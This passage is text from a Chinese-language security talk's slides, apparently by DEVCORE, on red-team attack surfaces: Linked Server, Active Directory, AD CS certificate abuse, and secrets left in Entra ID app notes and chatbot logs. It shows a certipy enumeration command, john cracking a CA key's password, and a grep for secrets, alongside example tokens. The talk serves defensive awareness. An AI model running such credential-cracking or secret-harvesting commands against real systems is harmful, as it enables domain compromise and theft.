
Linked Server 架構下發現任一 SQL Injection 弱點




[Linked Server] 提權和取得初始進入點



[Linked Server] 橫向移動至受保護區域



[Linked Server] 每個資料庫的內容可讀





Linked Server 攻擊面

關注中

DEV✓CORE

- 發現企業逐漸採用這樣的資料庫架構
 - 跨伺服器的信任關係有機會擴大紅隊成果
- 特色
 - 提權成功率高：只要其中有一台權限沒有設好
 - 容易橫向移動：甚至直接連線到受保護的隔離區域
 - 存取資料多：有機會翻到更多機敏資訊輔助攻擊

“

供應鏈攻擊仍是進入內網的重要方式
技術上關注 WAF 繞過以及 Linked Server 的利用

”

2017 至今打法有何不同 (AD)

DCSync Pass-the-Hash
Unconstrained Delegation Constrained Delegation
AS-REP Roasting Kerberoasting Silver Ticket
 Golden Ticket
 Pass-the-Ticket

你可能聽過很多攻擊手法

統計數據：

系統使用固定或可猜測的弱密碼

68%



弱密碼、共用密碼常常是攻擊 AD 關鍵

自我檢查表

- ☐ 你在公司有聽過「一小二大」「三四大小」這類的話
- ☐ 你在公司有看過密碼是公司名稱 + 有邏輯字串嗎？

如果有，你的公司可能存在高風險！



AD CS 攻擊面

關注中

DEV✓CORE

- AD CS (Active Directory Certificate Services) 憑證伺服器
 - 內網憑證管理與驗證解決方案 (PKI 架構)
 - 負責身分認證與加密通訊
- 為何成為新攻擊焦點？
 - 容易疏忽造成設定疏失，攻擊者可偽造高權限憑證
 - 變更密碼無法讓憑證失效，攻擊者仍能持續存取網域
 - 2022 年起觀察到企業常有憑證伺服器安全議題

13.9%


未安裝 AD CS

25.7%

AD CS 設定安全

5.5%

AD CS 設定不安全 無法利用



54.9%

AD CS 設定不安全
可利用



2024.03 常見的 ESC1、ESC4、ESC8、ESC11、ESC3

使用工具自我檢查：

```
certipy find -stdout -u 'user@corp.local'
```

(New) 2024.11 ESC15 EKUwu CVE-2024-49019

DEVCORE

ESC8 + ESC3
沒有 Port 135 的 ESC11



2024.03 常見的 ESC1、ESC4、ESC8、ESC11、ESC3

使用工具自我檢查：`certipy find -stdout -u 'user@corp.local'`

(New) 我們以後專門做一集給大家講解

DEVCORE ESC8 + ESC3
沒有 Port 135 的 ESC11

正確設定仍有風險

- 根憑證和私鑰放在 DC SMB 根目錄，私鑰密碼是弱密碼

```
root@kali in ~
# pfx2john corp-CA01-CA.p12 > hash
root@kali in ~
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 SSE2 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz@WSX (corp-CA01-CA.p12)
1g 0:00:00:00 DONE (2025-01-06 20:42) 3.225g/s 67716p/s 67716c/s 67716C/s michael!..september7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

“

弱密碼、共用密碼是過去最常見的問題
AD CS 攻擊面未來仍持續具有殺傷力

”

如何看待企業用新技術



Microsoft Entra ID (Azure AD)

應用程式物件備註 (Notes) 存下密碼

```
{,
  "isDeviceOnlyAuthSupported": null,
  "isFallbackPublicClient": false,
  "keyCredentials": [],
  "nativeAuthenticationApisEnabled": null,
  "notes": "I am an example\nsecret: bKb73mN8xA1U3zbR_dmq\nAPI permission: ID_9f7831\n",
  "optionalClaims": {
    "accessToken": [],
    "idToken": [
      {
        "additionalProperties": [],
        "essential": false,
        "name": "login_hint",
        "source": null
      }
    ]
  }
}
```

GET <https://graph.microsoft.com/v1.0/applications>



Generative AI & LLM

Chatbot 日誌裡有員工上傳的設定檔

```
grep -rin 'secret' ~/server/history/chat_history
```

```
{  
  "role": "user",  
  "content": "CLIENT_ID = \"7fe49f15-53a4-4ed9-9457-460ff2db9Fe88\"\\nREFRESH_TOKEN = \"  
0.ABCD1234-xyzsomeREFRESHtokenValueExample\\n  
Ai1dGD0Lb_pCkVCC99xA6HVfA2AB7nYm120pEWtHpTzJvLSFGn0hu2xXQj2mNRiq0NJvR7aZb*\\n  
B1Y9ZLpqQaPT0x9Iv0Fla7b8N2_CvGzdhScw3n\"\\nCLIENT_SECRET = \"64ae1190-10ff-44ab-8724-9999e1e408Ab\"  
